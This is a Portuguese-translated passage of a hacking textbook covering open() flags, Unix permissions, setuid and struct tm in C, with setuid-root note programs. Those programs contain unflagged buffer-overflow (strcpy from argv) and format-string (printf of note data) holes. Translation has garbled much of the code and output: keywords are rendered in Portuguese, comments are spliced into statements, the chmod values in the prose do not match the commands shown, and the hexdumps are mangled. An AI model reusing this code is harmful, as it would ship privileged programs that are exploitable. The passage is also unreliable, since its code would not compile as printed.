Os sinalizadores usados para a função open() têm valores que correspondem a bits únicos. Dessa forma, os sinalizadores podem ser combinados usando a lógica OR sem destruir nenhuma informação. O programa fcntl_flags.c e sua saída exploram alguns dos valores de sinalizadores definidos por fcntl.h e como eles se combinam entre si.

fcntl_flags.c

```

#include <stdio.h> #include
<fcntl.h>

void display_flags(char *, unsigned int); void
binary_print(unsigned int);

int main(int argc, char *argv[]) {
    display_flags("O_RDONLY\t\t", O_RDONLY);
    display_flags("O_WRONLY\t\t", O_WRONLY);
    display_flags("O_RDWR\t\t", O_RDWR);
    printf("\n"); display_flags("O_APPEND\t\t", O_APPEND);
    display_flags("O_TRUNC\t\t", O_TRUNC);
    display_flags("O_CREAT\t\t", O_CREAT);

```

```

printf("\n");
display_flags("O_WRONLY|O_APPEND|O_CREAT", O_WRONLY|O_APPEND|O_CREAT);
}

void display_flags(char *label, unsigned int value) {
    printf("%s\t: %d\n", label, value); binary_print(value);
    printf("\n");
}

void binary_print(unsigned int value) {
    unsigned int mask = 0xff000000; // Comece com uma máscara para o byte mais alto.
    unsigned int shift = 256*256*256; // Comece com um deslocamento para o byte
    mais alto. unsigned int byte, byte_iterator, bit_iterator;

    for(byte_iterator=0; byte_iterator < 4; byte_iterator++) { byte =
        (value & mask) / shift; // Isolar cada byte. printf(" ");
        for(bit_iterator=0; bit_iterator < 8; bit_iterator++) { // Imprime os bits do byte. if(byte &
            0x80) // Se o bit mais alto do byte não for 0,
            printf("1");           // imprime
        um 1. else
            printf("0");           // Caso contrário, imprima um 0.
        byte *= 2;                // Mova todos os bits para a esquerda em 1.
    }
    mask /= 256;              // Mova os bits da máscara para a direita
    em 8. shift /= 256;       // Move os bits em shift para a direita
    em 8.
}
}

```

Os resultados da compilação e execução do fcntl_flags.c são os seguintes.

```

reader@hacking:~/booksrc $ gcc fcntl_flags.c
reader@hacking:~/booksrc $ ./a.out
O_RDONLY                      : 0      : 00000000 00000000 00000000 00000000
O_WRONLY O_RDWR                  : 1      : 00000000 00000000 00000000 00000001
                                : 2      : 00000000 00000000 00000000 00000010

O_APPEND                        : 1024   : 00000000 00000000 00000100 00000000
O_TRUNC                          : 512    : 00000000 00000000 00000010 00000000
O_CREAT                           : 64     : 00000000 00000000 00000000 01000000

O_WRONLY|O_APPEND|O_CREAT         : 1089   : 00000000 00000000 00000100 01000001
$
```

O uso de sinalizadores de bits em combinação com a lógica bit a bit é uma técnica eficiente e comumente usada. Desde que cada sinalizador seja um número que tenha apenas bits exclusivos ativados, o efeito de fazer um OU bit a bit nesses valores é o mesmo que adicioná-los. Em fcntl_flags.c, $1 + 1024 + 64 = 1089$. No entanto, essa técnica só funciona quando todos os bits são exclusivos.

0x282 Permissões de arquivo

Se o sinalizador O_CREAT for usado no modo de acesso para a função open(), será necessário um argumento adicional para definir as permissões de arquivo do arquivo recém-criado. Esse argumento usa sinalizadores de bit definidos em sys/stat.h, que podem ser combinados entre si usando a lógica OR de bit a bit.

S_IRUSR Concede permissão de leitura do arquivo para o usuário (proprietário). **S_IWUSR** Conceder permissão de gravação do arquivo ao usuário (proprietário). **S_IXUSR** Conceder permissão de execução do arquivo para o usuário (proprietário). **S_IRGRP** Conceda a permissão de leitura do arquivo para o grupo.
S_IWGRP Concede permissão de gravação de arquivo para o grupo. **S_IXGRP** Conceder permissão de execução do arquivo para o grupo. **S_IROTH** Conceder permissão de leitura de arquivo para outro (qualquer pessoa). **S_IWOTH** Concede permissão de gravação ao arquivo para outro (qualquer pessoa).
S_IXOTH Conceder permissão de execução do arquivo para outro (qualquer pessoa).

Se você já estiver familiarizado com as permissões de arquivo do Unix, esses sinalizadores devem fazer todo o sentido para você. Se não fizerem sentido, aqui está um curso intensivo sobre permissões de arquivos do Unix.

Cada arquivo tem um proprietário e um grupo. Esses valores podem ser exibidos usando

ls -l e são mostrados na saída a seguir.

```
reader@hacking:~/booksrc $ ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root      root   1424 2007-09-06 09:45 /etc/passwd
-rwxr-xr-x 1 reader   reader 8457 2007-09-07 02:51 simplenote
-rw----- 1 reader   reader 1872 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Para o arquivo /etc/passwd, o proprietário é root e o grupo também é root. Para os outros dois arquivos simplenote, o proprietário é reader e o grupo é users.

As permissões de leitura, gravação e execução podem ser ativadas e desativadas em três campos diferentes: usuário, grupo e outros. As permissões de usuário descrevem o que o proprietário do arquivo pode fazer (ler, gravar e/ou executar), as permissões de grupo descrevem o que os usuários desse grupo podem fazer e outras permissões descrevem o que todos os outros podem fazer. Esses campos também são exibidos na frente da saída do ls -l. Primeiro, são exibidas as permissões de leitura/gravação/execução do usuário, usando r para leitura, w para gravação, x para execução e - para desativado. Os próximos três caracteres exibem as permissões de grupo e os últimos três caracteres são para as outras permissões. Na saída acima, o programa simplenote tem todas as três permissões de usuário ativadas (mostradas em negrito). Cada permissão corresponde a um sinalizador de bit; leitura é 4 (100 em binário), gravação é 2 (010 em binário) e execução é 1 (001 em binário). Como cada valor contém apenas bits exclusivos,

uma operação OR (bit a bit) obtém o mesmo resultado que a soma desses números. Esses valores podem ser somados para definir permissões para usuários, grupos e outros usando o comando chmod.

```
reader@hacking:~/booksrc $ chmod 731 simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rwx-wx--x 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw----- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod u+w simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw----- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

O primeiro comando (`chmod 721`) concede permissões de leitura, gravação e execução ao usuário, já que o primeiro número é 7 ($4 + 2 + 1$), permissões de gravação e execução ao grupo, já que o segundo número é 3 ($2 + 1$), e somente permissão de execução a outro, já que o terceiro número é 1. As permissões também podem ser adicionadas ou subtraídas usando `chmod`. No próximo comando `chmod`, o argumento `ugo-wx` significa *Subtrair permissões de gravação e execução de usuário, grupo e outro*. O comando final `chmod u+w` concede permissão de gravação ao usuário.

No programa `simplenote`, a função `open()` usa `S_IRUSR|S_IWUSR` para seu argumento de permissão adicional, o que significa que o arquivo `/tmp/notes` só deve ter permissão de leitura e gravação do usuário quando for criado.

```
reader@hacking:~/booksrc $ ls -l /tmp/notes
-rw----- 1 reader reader 36 2007-09-07 02:52 /tmp/notes reader@hacking:~/booksrc $
```

0x283 IDs de usuário

Cada usuário em um sistema Unix tem um número de ID de usuário exclusivo. Esse ID de usuário pode ser exibido com o comando `id`.

```
reader@hacking:~/booksrc $ id reader
uid=999(reader) gid=999(reader)
groups=999(reader),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(a dmin)
reader@hacking:~/booksrc $ id matrix uid=500(matrix)
gid=500(matrix) groups=500(matrix)
reader@hacking:~/booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking:~/booksrc $
```

O usuário `root` com ID de usuário 0 é como a conta de administrador, que tem acesso total ao sistema. O comando `su` pode ser usado para mudar para um usuário diferente e, se esse comando for executado como `root`, poderá ser feito sem uma senha. O comando `sudo` permite que um único comando seja executado como usuário `root`. No LiveCD, o `sudo` foi configurado para que possa ser executado sem uma senha, para simplificar. Esses comandos fornecem um método simples para alternar rapidamente entre usuários.

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ id
uid=501(jose) gid=501(jose) groups=501(jose)
jose@hacking:/home/reader/booksrc $
```

Como o usuário jose, o programa simplenote será executado como jose se for executado, mas não terá acesso ao arquivo /tmp/notes. Esse arquivo é de propriedade do usuário reader e só tem permissão de leitura e gravação para seu proprietário.

```
jose@hacking:/home/reader/booksrc $ ls -l /tmp/notes
-rw----- 1 reader reader 36 2007-09-07 05:20 /tmp/notes
jose@hacking:/home/reader/booksrc $ ./simplenote "a note for jose"
[DEBUG] buffer @ 0x804a008: 'uma nota para jose'
[DEBUG] arquivo de dados @ 0x804a070: '/tmp/notes'
[Erro fatal em main() ao abrir o arquivo: Permissão negada
jose@hacking:/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Permission denied
jose@hacking:/home/reader/booksrc $ exit
exit
leitor@hacking:~/booksrc $
```

Isso não tem problema se o leitor for o único usuário do programa simplenote; no entanto, há muitas ocasiões em que vários usuários precisam acessar determinadas partes do mesmo arquivo. Por exemplo, o arquivo /etc/passwd contém informações sobre a conta de cada usuário no sistema, incluindo o shell de login padrão de cada usuário. O comando chsh permite que qualquer usuário altere seu próprio shell de login. Esse programa precisa ser capaz de fazer alterações no arquivo /etc/passwd, mas somente na linha referente à conta do usuário atual. A solução para esse problema no Unix é a permissão set user ID (setuid). Esse é um bit de permissão de arquivo adicional que pode ser definido usando chmod. Quando um programa com esse sinalizador é executado, ele é executado como o ID de usuário do proprietário do arquivo.

```
reader@hacking:~/booksrc $ which chsh
/usr/bin/chsh
reader@hacking:~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
-rw-r--r-- 1 root root 1424 2007-09-06 21:05 /etc/passwd
-rwsr-xr-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking:~/booksrc $
```

O programa chsh tem o sinalizador setuid definido, o que é indicado por um s na saída do ls acima. Como esse arquivo é de propriedade do root e tem a permissão setuid definida, o programa será executado como usuário root quando *qualquer* usuário executar esse programa. O arquivo /etc/passwd no qual o chsh grava também é de propriedade do root e só permite que o proprietário grave nele. A lógica do programa em chsh foi projetada para permitir somente a gravação na linha em /etc/passwd que corresponde ao usuário que está executando o programa, mesmo que o programa esteja efetivamente sendo executado como root. Isso significa que um programa em execução tem um ID de usuário real e um ID de usuário efetivo. Essas IDs podem ser recuperadas

usando as funções `getuid()` e `geteuid()`, respectivamente, conforme mostrado em `uid_demo.c`.

uid_demo.c

```
#include <stdio.h>

int main() {
    printf("real uid: %d\n", getuid());
    printf("effective uid: %d\n", geteuid());
}
```

Os resultados da compilação e execução do uid_demo.c são os seguintes.

```
reader@hacking:~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 reader reader 6825 2007-09-07 05:32 uid_demo reader@hacking:~/booksrc $
./uid_demo
uid real: 999
uid efetivo: 999
reader@hacking:~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
uid real: 999
uid efetivo: 999
reader@hacking:~/booksrc $
```

Na saída de uid_demo.c, ambos os IDs de usuário são mostrados como 999 quando uid_demo é executado, pois 999 é o ID de usuário do leitor. Em seguida, o comando sudo é usado com o comando chown para alterar o proprietário e o grupo de uid_demo para root. O programa ainda pode ser executado, pois tem permissão de execução para outro, e mostra que ambos os IDs de usuário permanecem 999, pois esse ainda é o ID do usuário.

```
reader@hacking:~/booksrc $ chmod u+s ./uid_demo
chmod: alterando as permissões de `./uid_demo': Operação não permitida
reader@hacking:~/booksrc $ sudo chmod u+s ./uid_demo reader@hacking:~/booksrc $
ls -l uid_demo
-rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
uid real: 999
uid efetivo: 0 reader@hacking:~/booksrc $
```

Como o programa agora pertence ao root, o sudo deve ser usado para alterar as permissões de arquivo nele. O comando chmod u+s ativa a permissão setuid, que pode ser vista na seguinte saída ls -l. Agora, quando o usuário leitor executa uid_demo, o ID de usuário efetivo é 0 para root, o que significa que o programa pode acessar os arquivos como root. É assim que o programa chsh pode permitir que qualquer usuário altere seu shell de login armazenado em /etc/passwd.

Essa mesma técnica pode ser usada em um programa de anotações multiusuário. O próximo programa será uma modificação do programa simplenote; ele também registrará o ID de usuário do autor original de cada nota. Além disso, será introduzida uma nova sintaxe para #include.

As funções `ec_malloc()` e `fatal()` têm sido úteis em muitos de nossos programas. Em vez de copiar e colar essas funções em cada programa, elas podem ser colocadas em um arquivo de inclusão separado.

hacking.h

```
// Uma função para exibir uma mensagem de erro e, em
// seguida, sair void fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!!] Fatal Error ");
    strncat(error_message, message, 83);
    perror(error_message);
    exit(-1);
}

// Uma função de wrapper malloc() com verificação
// de erros void *ec_malloc(unsigned int size) {
    void *ptr;
    ptr = malloc(size);
    if(ptr == NULL)
        fatal("in ec_malloc() on memory allocation"); return
    ptr;
}
```

Nesse novo programa, `hacking.h`, as funções podem ser simplesmente incluídas. Em C, quando o nome de arquivo de um `#include` é cercado por `< e >`, o compilador procura esse arquivo nos caminhos de inclusão padrão, como `/usr/include/`. Se o nome do arquivo estiver entre aspas, o compilador procurará no diretório atual. Portanto, se `hacking.h` estiver no mesmo diretório que um programa, ele poderá ser incluído com esse programa digitando `#include "hacking.h"`.

As linhas alteradas do novo programa `notetaker` (`notetaker.c`) são exibidas em negrito.

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h> #include
<sys/stat.h> #include
"hacking.h"

void usage(char *prog_name, char *filename) {
    printf("Uso: %s <dados a serem adicionados a %s>\n", prog_name,
    filename); exit(0);
```

```

}

void fatal(char *); // Uma função para erros fatais
void *ec_malloc(unsigned int); // Um wrapper malloc() com verificação de erros

int main(int argc, char *argv[]) { int
    userid, fd; // Descritor de
    arquivo char *buffer, *datafile;

    buffer = (char *) ec_malloc(100); datafile =
    (char *) ec_malloc(20); strcpy(datafile,
    "/var/notes");

    if(argc < 2) // Se não houver argumentos de linha de
        comando, usage(argv[0], datafile); // exibe a mensagem de uso e sai.

    strcpy(buffer, argv[1]); // Copiar para o buffer.

    printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
    printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

    // Abrindo o arquivo
    fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR); if(fd
    == -1)
        fatal("in main() while opening file");
    printf("[DEBUG] file descriptor is %d\n", fd);

    userid = getuid(); // Obtenha o ID real do usuário.

    // Gravação de dados
    if(write(fd, &userid, 4) == -1) // Escreva o ID do usuário antes de
        anotar os dados. fatal("in main() while writing userid to file");
    write(fd, "\n", 1); // Termina a linha.

    if(write(fd, buffer, strlen(buffer)) == -1) // Nota de gravação.
        fatal("in main() while writing buffer to file");
    write(fd, "\n", 1); // Termina a linha.

    // Fechamento do
    arquivo if(close(fd)
    == -1)
        fatal("in main() while closing file");

    printf("Note has been saved.\n");
    free(buffer);
    free(datafile);
}

```

O arquivo de saída foi alterado de /tmp/notes para /var/notes, de modo que os dados agora são armazenados em um local mais permanente. A função `getuid()` é usada para obter o ID real do usuário, que é gravado no arquivo de dados na linha anterior à gravação da linha da nota. Como a função `write()` está esperando um ponteiro para sua fonte, o operador `&` é usado no valor inteiro `userid` para fornecer seu endereço.

```
reader@hacking:~/booksrc $ gcc -o notetaker notetaker.c reader@hacking:~/booksrc $ sudo chown root:root ./notetaker reader@hacking:~/booksrc $ sudo chmod u+s ./notetaker
reader@hacking:~/booksrc $ ls -l ./notetaker
-rwsr-xr-x 1 root root 9015 2007-09-07 05:48 ./notetaker
reader@hacking:~/booksrc $ ./notetaker "this is a test of multiuser notes"
[DEBUG] buffer    @ 0x804a008: 'este é um teste de notas multiusuário'
[DEBUG] arquivo de dados @ 0x804a070:
'/var/notes' [DEBUG] descriptor de arquivo é 3
A nota foi salva. reader@hacking:~/booksrc $ ls -
l /var/notes
-rw----- 1 root reader 39 2007-09-07 05:49 /var/notes
reader@hacking:~/booksrc $
```

Na saída anterior, o programa notetaker é compilado e alterado para pertencer ao root, e a permissão setuid é definida. Agora, quando o programa é executado, ele é executado como usuário root, de modo que o arquivo /var/notes também é de propriedade do root quando é criado.

```
reader@hacking:~/booksrc $ cat /var/notes cat:
/var/notes: Permissão negada
reader@hacking:~/booksrc $ sudo cat /var/notes
?
Este é um teste de notas multiusuário
reader@hacking:~/booksrc $ sudo hexdump -C /var/notes
00 00 00 00  e7 03 00 00 0a 74 68 69 73 20 69 73 20 61 20 74 |.....this is a t|
00 00 00 01 00 65 73 74 20 6f 66 20 6d 75 6c 74 69 75 73 65 72 |menos de multiusuário|
00 00 00 02 00 20 6e 6f 74 65 73 0a                                | notas.|
00 00 00 27
reader@hacking:~/booksrc $ pcalc 0x03e7
      999          0x3e7          0y1111100111
leitor@hacking:~/booksrc $
```

O arquivo /var/notes contém o ID de usuário do leitor (999) e a nota. Devido à arquitetura little-endian, os 4 bytes do número inteiro 999 aparecem invertidos em hexadecimal (mostrado em negrito acima).

Para que um usuário normal possa ler os dados das notas, é necessário um programa raiz setuid correspondente. O programa notesearch.c lerá os dados das notas e exibirá apenas as notas escritas por esse ID de usuário. Além disso, um argumento opcional de linha de comando pode ser fornecido para uma string de pesquisa. Quando esse argumento é usado, somente as notas que correspondem à cadeia de pesquisa serão exibidas.

notesearch.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"
```

```

#define FILENAME "/var/notes"

int print_notes(int, int, char *);           // Função de impressão de notas.
int find_user_note(int, int);                // Procura no arquivo por uma nota
para o usuário. int search_note(char *, char *); // Procura por função de
palavra-chave.
void fatal(char *);                         // Manipulador de erros fatais

int main(int argc, char *argv[]) {
    int userid, printing=1, fd; // Descritor de arquivo
    char searchstring[100];

    if(argc > 1)                  // Se houver um arg,
        strcpy(searchstring, argv[1]); //   essa é a string de pesquisa;
    mais                                // caso contrário,
    searchstring[0] = 0;              //   a string de pesquisa está vazia.

    userid = getuid();
    fd = open(FILENAME, O_RDONLY);    // Abra o arquivo para acesso somente
leitura. if(fd == -1)
    fatal("in main() while opening file for reading");

    while(printing)
        printing = print_notes(fd, userid, searchstring);
        printf("-----[ end of note data ] -----\\n");
        close(fd);
}

// Uma função para imprimir as notas de um determinado uid que correspondem a
// uma string de pesquisa opcional;
// retorna 0 no final do arquivo, 1 se ainda houver mais
notas. int print_notes(int fd, int uid, char *searchstring) {
    int note_length;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid); if(note_length ==
-1) // Se o final do arquivo for alcançado,
        return 0;                      // retorna 0.

    read(fd, note_buffer, note_length); // Lê os dados da nota.
    note_buffer[note_length] = 0;       // Termina a string.

    if(search_note(note_buffer, searchstring)) // Se a string de pesquisa for
        encontrada, printf(note_buffer);      // imprime a nota.
    retorno 1;
}

// Uma função para encontrar a próxima nota para um determinado ID de usuário;
// retorna -1 se o final do arquivo for atingido;
// Caso contrário, retorna o comprimento da nota
encontrada. int find_user_note(int fd, int user_uid) {
    int note_uid=-1;
    unsigned char byte; int
length;

    while(note_uid != user_uid) { // Faça um loop até que uma nota para user_uid seja
encontrada.

```

```

if(read(fd, &note_uid, 4) != 4) // Leia os dados do uid.
    return -1; // Se 4 bytes não forem lidos, retorne o código de fim de
arquivo. if(read(fd, &byte, 1) != 1) // Leia o separador de nova linha.
    retornar -1;

byte = comprimento = 0;
while(byte != '\n') { // Descubra quantos bytes faltam para o final da linha. if(read(fd, &byte,
1) != 1) // Leia um único byte.
    return -1; // Se o byte não for lido, retorne o código de
fim de arquivo. length++;
}
lseek(fd, length * -1, SEEK_CUR); // Rebobina a leitura do arquivo por bytes de
comprimento.

printf("[DEBUG] found a %d byte note for user id %d\n", length, note_uid); return
length;
}

// Uma função para pesquisar uma nota para uma determinada palavra-chave;
// retorna 1 se for encontrada uma correspondência, 0 se
não houver correspondência. int search_note(char *note,
char *keyword) {
    int i, keyword_length, match=0;

    keyword_length = strlen(keyword);
    if(keyword_length == 0) // Se não houver nenhuma string de
pesquisa, retorne 1; // sempre "match".

for(i=0; i < strlen(note); i++) { // Itere sobre os bytes na nota. if(note[i] ==
keyword[match]) // Se o byte corresponder à palavra-chave,
    match++; // prepare-se para verificar o próximo
byte; else { // caso contrário,
    if(note[i] == keyword[0]) // se esse byte corresponder ao primeiro byte da
palavra-chave, match = 1; // inicia a contagem de correspondências em 1.
mais
    match = 0; // Caso contrário, é zero.
}
if(match == keyword_length) // Se houver uma
correspondência completa, retorne 1; // retorna
correspondido.
}
return 0; // Retorno não correspondido.
}

```

A maior parte desse código deve fazer sentido, mas há alguns conceitos novos. O nome do arquivo é definido na parte superior em vez de usar a memória heap. Além disso, a função `lseek()` é usada para retroceder a posição de leitura no arquivo. A chamada da função `lseek(fd, length * -1, SEEK_CUR)` diz ao programa para mover a posição de leitura para frente da posição atual no arquivo por `length * -1` bytes. Como esse é um número negativo, a posição é movida para trás em bytes de comprimento.

```

reader@hacking:~/booksrc $ gcc -o notesearch notesearch.c
reader@hacking:~/booksrc $ sudo chown root:root ./notesearch

```

```
reader@hacking:~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc $ ./notesearch
```

```
[DEBUG] encontrou uma nota de 34 bytes para o
usuário id 999, este é um teste de notas
multiusuário
-----[ fim dos dados da nota ]-----
- reader@hacking:~/booksrc $
```

Quando compilado e com setuid root, o programa notesearch funciona como esperado. Mas isso é apenas para um único usuário; o que acontecerá se um usuário diferente usar os programas notetaker e notesearch?

```
reader@hacking:~/booksrc $ sudo su jose jose@hacking:/home/reader/booksrc $
./notetaker "Esta é uma nota para jose" [DEBUG] buffer @ 0x804a008: 'This is a
note for jose'
[DEBUG] arquivo de dados @ 0x804a070:
'/var/notes' [DEBUG] descriptor de arquivo é 3
A nota foi salva. jose@hacking:/home/reader/booksrc $
./notesearch [DEBUG] encontrou uma nota de 24 bytes
para o usuário id 501 Esta é uma nota para jose
-----[ end of note data ]-----
jose@hacking:/home/reader/booksrc $
```

Quando o usuário jose usa esses programas, o ID de usuário real é 501. Isso significa que o valor é adicionado a todas as notas escritas com o notetaker, e somente as notas com um ID de usuário correspondente serão exibidas pelo programa de pesquisa de notas.

```
reader@hacking:~/booksrc $ ./notetaker "Esta é outra nota para o usuário leitor" [DEBUG]
buffer @ 0x804a008: 'Esta é outra nota para o usuário leitor'
[DEBUG] arquivo de dados @ 0x804a070:
'/var/notes' [DEBUG] descriptor de arquivo é 3
A nota foi salva. reader@hacking:~/booksrc $
./notesearch [DEBUG] encontrou uma nota de 34
bytes para o usuário id 999, este é um teste de
notas multiusuário
[DEBUG] encontrou uma nota de 41 bytes para o
usuário id 999 Essa é outra nota para o usuário
leitor
-----[ fim dos dados da nota ]-----
- reader@hacking:~/booksrc $
```

Da mesma forma, todas as notas para o usuário reader têm o ID de usuário 999 anexado a elas. Embora os programas notetaker e notesearch sejam suid root e tenham acesso total de leitura e gravação ao arquivo de dados /var/notes, a lógica do programa notesearch impede que o usuário atual visualize as anotações de outros usuários. Isso é muito semelhante à forma como o arquivo /etc/passwd armazena as informações do usuário para todos os usuários, embora programas como chsh e passwd permitam que qualquer usuário altere seu próprio shell ou senha.

0x284 Estruturas

Às vezes, há várias variáveis que devem ser agrupadas e tratadas como uma só. Em C, as *structs* são variáveis que podem conter muitas outras variáveis. Os *structs* são usados com frequência por várias funções e bibliotecas do sistema, portanto, entender como usar *structs* é um pré-requisito para usar essas funções.

Um exemplo simples será suficiente por enquanto. Ao lidar com muitas funções de tempo, essas funções usam uma estrutura de tempo chamada tm, que é definida em /usr/include/time.h. A definição da estrutura é a seguinte.

```
struct tm {
    int     tm_sec;        /* segundos */
    int     tm_min;        /* minutos */
    int     tm_hour;       /* horas */
    int     tm_mday;       /* dia do mês */
    int     tm_mon;        /* mês */
    int     tm_year;       /* ano */
    int     tm_wday;       /* dia da semana */
    int     tm_yday;       /* dia do ano */
    int     tm_isdst;      /* horário de verão */
};
```

Depois que essa estrutura é definida, a estrutura tm se torna um tipo de variável utilizável, que pode ser usado para declarar variáveis e ponteiros com o tipo de dados da estrutura tm. O programa time_example.c demonstra isso. Quando time.h é incluído, o struct tm é definido, o qual é usado posteriormente para declarar as variáveis current_time e time_ptr.

time_example.c

```
#include <stdio.h>
#include <time.h>

int main() {
    long int seconds_since_epoch; struct
    tm current_time, *time_ptr;
    int hora, minuto, segundo, dia, mês, ano;

    seconds_since_epoch = time(0); // Passa o tempo como um ponteiro nulo como argumento.
    printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

    time_ptr = &current_time; // Define time_ptr como o endereço de
                           // a estrutura current_time.
    localtime_r(&seconds_since_epoch, time_ptr);

    // Três maneiras diferentes de acessar elementos da
    // estrutura: hour = current_time.tm_hour; // Acesso direto
    minute = time_ptr->tm_min; // Acesso via ponteiro
    second = *((int *) time_ptr); // Acesso hacky via ponteiro

    printf("Current time is: %02d:%02d:%02d\n", hora, minuto, segundo);
}
```

A função time() retornará o número de segundos desde 1º de janeiro de 1970. O tempo nos sistemas Unix é mantido em relação a esse ponto bastante arbitrário no tempo, que também é conhecido como *epoch*. A função localtime_r() espera dois ponteiros como argumentos: um para o número de segundos desde a época e o outro para uma estrutura tm. O ponteiro time_ptr já foi definido para o endereço

de `current_time`, uma estrutura `tm` vazia. O operador `address-of` é usado para fornecer um ponteiro para `seconds_since_epoch` para o outro argumento de `localtime_r()`, que preenche os elementos da estrutura `tm`. Os elementos das structs podem ser acessados de três maneiras diferentes; as duas primeiras são as maneiras corretas de acessar os elementos da struct, e a terceira é uma solução hackeada. Se uma variável struct for usada, seus elementos poderão ser acessados adicionando os nomes dos elementos ao final do nome da variável com um ponto. Portanto, `current_time.tm_hour` acessará apenas o elemento `tm_hour` da estrutura `tm` chamada `current_time`. Os ponteiros para structs são usados com frequência, pois é muito mais eficiente passar um ponteiro de quatro bytes do que uma estrutura de dados inteira. Os ponteiros de estrutura são tão comuns que o C tem um método interno para acessar elementos de estrutura a partir de um ponteiro de estrutura sem precisar desreferenciar o ponteiro. Ao usar um ponteiro de estrutura como `time_ptr`, os elementos da estrutura podem ser acessados de forma semelhante pelo nome do elemento da estrutura, mas usando uma série de caracteres que se parecem com uma seta apontando para a direita. Portanto, `time_ptr->tm_min` acessará o elemento `tm_min` da estrutura `tm` apontada por `time_ptr`. Os segundos poderiam ser acessados por meio de qualquer um desses métodos adequados, usando o elemento `tm_sec` ou a estrutura `tm`, mas um terceiro método é usado. Você consegue descobrir como esse terceiro método funciona?

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311588
Current time is: 04:19:48
reader@hacking:~/booksrc $ ./a.out time() -
seconds since epoch: 1189311600 Current
time is: 04:20:00 reader@hacking:~/booksrc
$
```

O programa funciona como esperado, mas como os segundos estão sendo acessados na estrutura `tm`? Lembre-se de que, no final, tudo não passa de memória. Como `tm_sec` é definido no início da estrutura `tm`, esse valor inteiro também é encontrado no início. Na linha `second = *((int *) time_ptr)`, a variável `time_ptr` é convertida de um ponteiro `tm` struct para um ponteiro inteiro. Em seguida, esse ponteiro typecast é desreferenciado, retornando os dados no endereço do ponteiro. Como o endereço da estrutura `tm` também aponta para o primeiro elemento dessa estrutura, isso recuperará o valor inteiro de `tm_sec` na estrutura. A seguinte adição ao código `time_example.c` (`time_example2.c`) também despeja os bytes de `current_time`. Isso mostra que os elementos da estrutura `tm` estão bem próximos uns dos outros na memória. Os elementos mais abaixo na estrutura também podem ser acessados diretamente com ponteiros, bastando adicionar ao endereço do ponteiro.

time_example2.c

```
#include <stdio.h>
#include <time.h>

void dump_time_struct_bytes(struct tm *time_ptr, int size) { int i;
    unsigned char *raw_ptr;
```

```

printf("bytes of struct located at 0x%08x\n", time_ptr); raw_ptr =
(unsigned char *) time_ptr;
for(i=0; i < size; i++)
{
    printf("%02x ", raw_ptr[i]);
    if(i%16 == 15) // Imprima uma nova linha a cada 16 bytes.
        printf("\n");
}
printf("\n");

int main() {
    long int seconds_since_epoch; struct
    tm current_time, *time_ptr;
    int hour, minute, second, i, *int_ptr;

    seconds_since_epoch = time(0); // Passa o tempo como um ponteiro nulo como argumento.
    printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

    time_ptr = &current_time; // Define time_ptr como o endereço de
                           // a estrutura current_time.
    localtime_r(&seconds_since_epoch, time_ptr);

    // Três maneiras diferentes de acessar elementos da
    // estrutura: hour = current_time.tm_hour; // Acesso direto
    minute = time_ptr->tm_min;      // Acesso via ponteiro
    second = *((int *) time_ptr); // Acesso hacky via ponteiro

    printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);

    dump_time_struct_bytes(time_ptr, sizeof(struct tm));

    minuto = hora = 0; // Limpa o minuto e a hora. int_ptr =
    (int *) time_ptr;

    for(i=0; i < 3; i++) {
        printf("int_ptr @ 0x%08x : %d\n", int_ptr, *int_ptr); int_ptr++;
        // Adicionar 1 a int_ptr adiciona 4 ao endereço,
    }           // já que um int tem 4 bytes de tamanho.
}

```

Os resultados da compilação e execução do time_example2.c são os seguintes.

```

reader@hacking:~/booksrc $ gcc -g time_example2.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311744 A
hora atual é: 04:22:24
bytes da estrutura localizada em 0xbfffff7f0
18 00 00 00 16 00 00 00 04 00 00 00 09 00 00 00
08 00 00 00 00 6b 00 00 00 00 00 00 00 00 fb 00 00 00
00 00 00 00 00 00 00 28 a0 04 08
int_ptr @ 0xbfffff7f0 : 24 int_ptr
@ 0xbfffff7f4 : 22 int_ptr @
0xbfffff7f8 : 4
reader@hacking:~/booksrc $

```

